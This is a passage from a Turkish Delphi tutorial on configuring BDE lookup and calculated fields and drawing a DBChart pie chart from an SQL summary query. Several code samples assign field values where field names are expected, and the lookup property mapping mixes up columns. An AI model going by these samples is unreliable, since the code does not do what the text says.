Uygulamadaki amaç ikinci tabloya kayıt girerken "Ürün Adı" nı seçtiği zaman "FIYATI" sütunu değerini otomatik olarak birinci tablodan alacak (doğabilecek fiyat farklılıklarını bu şekilde her zaman engelleyebilirsiniz). Şimdi "Table" kontrolüNÜ kullanarak "DataGrid" nesnesinde ikinci tablonun (SATIS) tüm kayıtlarının gösterilmesini sağlayıp aşağıda verilen adımları izleyin.



- Formunuza ikinci bir "Table" nesnesi ekleyin.


- “**DataBaseName**” özelliğine Alias isminizi (yeniler), “**TableName**” özelliğinede “URUN” (birinci tablo) tablosunu aktarın. “**Active”** özelliğini de true yapın.
- Şimdi eklemiş olduğunuz ilk “Table” (Table1) nesnesini seçip mousun sağ tuşuna tıklayın. Açılan menüden “Fields Editor” seçeneğine tıklayın.

- Açılan pencere den “URUNADI” sütununu seçip “Object Inspector” penceresinden “**FieldKind**” özelliğine “fkLookup”,”**KeyFields**” özelliğine “FIYATI” sütununu, “**Lookup Dataset**” özelliğine “Table2”, “**LookupResultField**” özelliğine “URUNADI” sütununu, “**LookupKeyFields**” özelliğine de “FIYAT” sütununu aktarın.
- Bundan sonra yapacağımız kısım Lookup işlemleri için zorunlu değildir. Ama proje olması açısından bunlarıda aynen uygulayın.
- Bu adımda “KDV” ile “TOPLAMFIYAT” sütununu beraberce seçip “**FieldKind**” özelliklerini “fkCalculated” yapın.
- Aşağıdaki kod bloğunuda gösterilen yordama ekleyip projenizi çalıştırabilirsiniz.

```
procedure TForm3.Table1CalcFields(DataSet: TDataSet);
//Hesapla
begin
  Table1KDV.AsCurrency:=Table1FIYATI.AsCurrency*0.15;
  Table1TOPLAMFIYAT.AsCurrency:=Table1FIYATI.AsCurrency*1.15;
end;
```

Yukarıdaki kod satırını yazmamdaki amaç ürünün fiyatı belirlendikten sonra “KDV” ile “TOPLAMFIYAT” sütunlarının değerlerinin otomatik olarak (hiç bir tetikleyici kullanmadan) hesaplanmasını istemiş olmamdan kaynaklanmaktadır. Yoksa “Lookup” işlemleriyle herhangi bir ilgisi yoktur.

Programı çalıştırdıktan sonra “Kayıt Ekle” düğmesine (+) basın. “URUNADI” Sütununa mous ile çift tıklarsanız sağ tarafında açılan bir pencere belirecektir (Lookup olayı). Bu pencereden herhangi bir ürünü seçtiğiniz vakit, bu ürünün birinci tablodaki fiyatı otomatik olarak ikinci tabloya aktarılacak (FIYATI sütununa), hesaplama işlemleri için yukarıdaki kod çalıştırılarak diğer iki sütun daha hesaplattırılacaktır.



“URUNADI” sütunundan “TV” seçildikten hemen sonraki “DataGrid” görüntüsünü yukarıda görebilirsiniz. Diğer sütun bilgileri yerlerini almış şekilde beklemektedir.

Dördüncü adımdaki Lookup işleminde kullanılan özellikleri ayrıca izah etmek istiyorum. Bunları “Object Inspector” penceresinden ayarladık dilerseniz aşağıdaki şekilde kodlada değerlerini atayabilirdiniz.

- **Table1.Fields[0].LookupDataSet**

Kontrolün içerisinde gösterilecek değerlerin bulunduğu sütun değerinin hangi tablo içerisinde olduğunu belirleyen özelliğidir.

```
procedure TForm2.FormCreate(Sender: TObject);
begin
  TABLE1.Fields[0].LookupDataSet:=Table2;//ilk sütun
end;
```

- **Table1.Fields[0].LookupKeyFields**

Seçilen değerin diğer tablodaki hangi sütun değerine yazılacağını belirleyen özelliğidir.

```
procedure TForm2.FormCreate(Sender: TObject);
begin
  TABLE1.Fields[0].LookupDataSet:=Table2;
  Table1.Fields[0].LookupKeyFields:=Table1.Fields[1].AsString;//ikinci sütun
end;
```

- **Table1.Fields[0].LookupResultField**

Açılan listede gösterilecek olan kayıtların kaynağı olarak kullanılacak olan sütun ismini belirleyebileceğiniz özelliğidir.

```
procedure TForm2.FormCreate(Sender: TObject);
begin
  TABLE1.Fields[0].LookupDataSet:=Table2;
  Table1.Fields[0].LookupKeyFields:=Table1.Fields[1].AsString;
  Table1.Fields[0].LookupResultField:=Table2FIYAT.AsString;
end;
```

- **Table1.Fields[0].KeyFields**

Seçilen değerin ana tabloda hangi sütun yerine yazdırılacağını belirleyen özelliğidir.

```
procedure TForm2.FormCreate(Sender: TObject);
begin
  TABLE1.Fields[0].LookupDataSet:=Table2;
  Table1.Fields[0].LookupKeyFields:=Table1.Fields[1].AsString;
  Table1.Fields[0].LookupResultField:=Table2FIYAT.AsString;
  Table1.Fields[0].KeyFields:=Table1FIYATI.AsString;
end;
```

- **Table1.Fields[0].FieldKind**

Sütunun hesaplanma şekline belirleyen özelliğidir. “fkLookup” değeri atanırsa başka bir sütuna ait değeri kullanabilir.


```
procedure TForm3.FormCreate(Sender: TObject);
begin
      Table1.Fields[0].FieldKind:=fkLookup;
end;
```

BÖLÜM 4
GARAFİK ÇİZDİRMEK

Tablo Kayıtlarını Grafikte Göstermek:


Bu bölümdeki amacımız elimizde mevcut olan tablolara ait bilgileri kullanarak grafik oluşturmak olacaktır. Kullanacağımız grafik kontrolü ile birden fazla seriyi aynı grafik içerisinde gösterme şansına sahibiz. Aşağıdaki adımları dikkatlice inceleyiniz.

- Formunuza bir adet "**Data Controls**" yaprağında yer alan "**DBChart**" kontrolü yerleştirip "**Align**" özelliğine "**alClient**" değerini aktarın.
- İkinci adımda "BDE" yaprağında yer alan "Table" veye "Query" kontrollerinden bir tanesini formunuza sürükleyin (Biz "Query" kontrolünü tercih ettik).
- "Query" Kontrolünüzün "**DataBaseName**" özelliğine "gazi", "**SQL**" özelliğinede "Select MAGAZAADI,sum(FATURATUTARI) From Servis Group By MAGAZAADI" sorgusunu girin. Bu sorgudaki amacımız mağazalar için yapılmış olan toplam servis ödemelerini grafik olarak göstermek olacaktır (Tek kalem olarak).
- "Query" kontrolünün "Active" özelliğine "true" değerini aktarınız.




- En son görüntünüz yukarıdaki şekilde oluşmalıdır.
- Bu adımda "**DBChart**" kontrolünü seçip mousun sağ tuşuna tıklayın. Açılan menüden "**Edit Chart**" seçeneğini seçerseniz Aşağıdaki pencere açılacaktır.
- Grafiğe ait bütün görsel ve içeriksel ayarları buradan yapabilirsiniz.
- "**Editing DBChart**" penceresinde iki adet ana yaprak, o yapralara ait bir sürü alt seçenekler bulunmaktadır. Şimdi bu seçenekler içerisinde bizler için önem arz edecek olanlarını detaylıca inceleyeceğiz.

❖ Yaprakları incelerken sırayla gitmeyeceğim. Sebebi basittir, önemli olanlardan basit olanlara doğru bir inceleme yöntemi seçtim. Dikkatlice izleyiniz.




❖ İlk Olarak grafiği çizilecek olan seriyi ekleyelim (zorunludur). "**Chart**" yaprağı aktif iken, alt yapraklardan "**Series**" sayfasını aktifleştin**.**

❖ "Add" düğmesine tıklayın aşağıdaki pencere açılacaktır. Bu pencereden grafiğinizin türünü seçebilirsiniz.




❖ İlgili türü seçtikten sonra "OK" düğmesine basarak pencereyi kapatınız.

❖ Aşağıdaki pencerede gözüktüğü gibi ilk seriniz oluşmuş olacaktır. Bu adımda "**Title**" düğmesine tıklayarak grafiğinizin ismini belirleyebilirsiniz. Grafiğinize isim verdikten sonraki görüntünüzün aşağıdaki şekilde oluşması gerekecektir.




❖ Bu adımda "**General**" yaprağına geçerek görüntüsel ve animasyona yönelik basit bir kaç ayar yapalım.




❖ "**Allow Zoom**" ile "**Animated Zoom**" işaret kutularını doldurun.

- Bu seçenekler grafik üzerinde mous ile animasyonlu şekilde zoom yapabilmenizi sağlayacaktır.
- "**Titles**" yaprağına geçin. Bu yaprak ta aşağıda gösterilen başlık ismini yazarak (dilerseniz renk ve font ayarlarını buradan yapabilirsiniz).




- "3D" Yaprağından da üç boyutlu görünümünü ayarlayabilirsiniz.




- Bu penceredeki "**3 Dimension**", grafiğin izometrik görüntüsüne ait açı değerini belirleyecektir.

❖ Gelelim grafik içerisinde çizimi yapılacak olan veriler ile bağlantının sağlanmasına, bu işlem için "**Series**" yaprağını kullanacağız. Bu yaprağa ait "**Data Source**" sayfasını aktifleştirerek aşağıdaki değerleri giriniz.




❖ "**DataSet**" kısmına "Query1", Labels kısmına "**MAGAZAADI**" (Yatay eksen), Pie kısmına da düşey eksende gösterilecek olan "SUM(FATURATUTARI)" sütununu seçin.

❖ "**Marks**" yaprağında da aşağıdaki ayarları yapın.




❖ "Close" düğmesine tıklayarak pencereyi kapatınız.

Artık programınızı çalıştırabilirsiniz. Grafiğiniz istediğiniz şekilde çizdirilecektir.



Grafiğinizi üç boyutlu göstermek için aşağıdaki basit ayarı değiştirmeniz yeterli olacaktır. "Chart" yaprağında yer alan "**3D**" sayfasını aktifleştirerek "**Elevation**" değerini uygun olan ölçüde değiştirin.



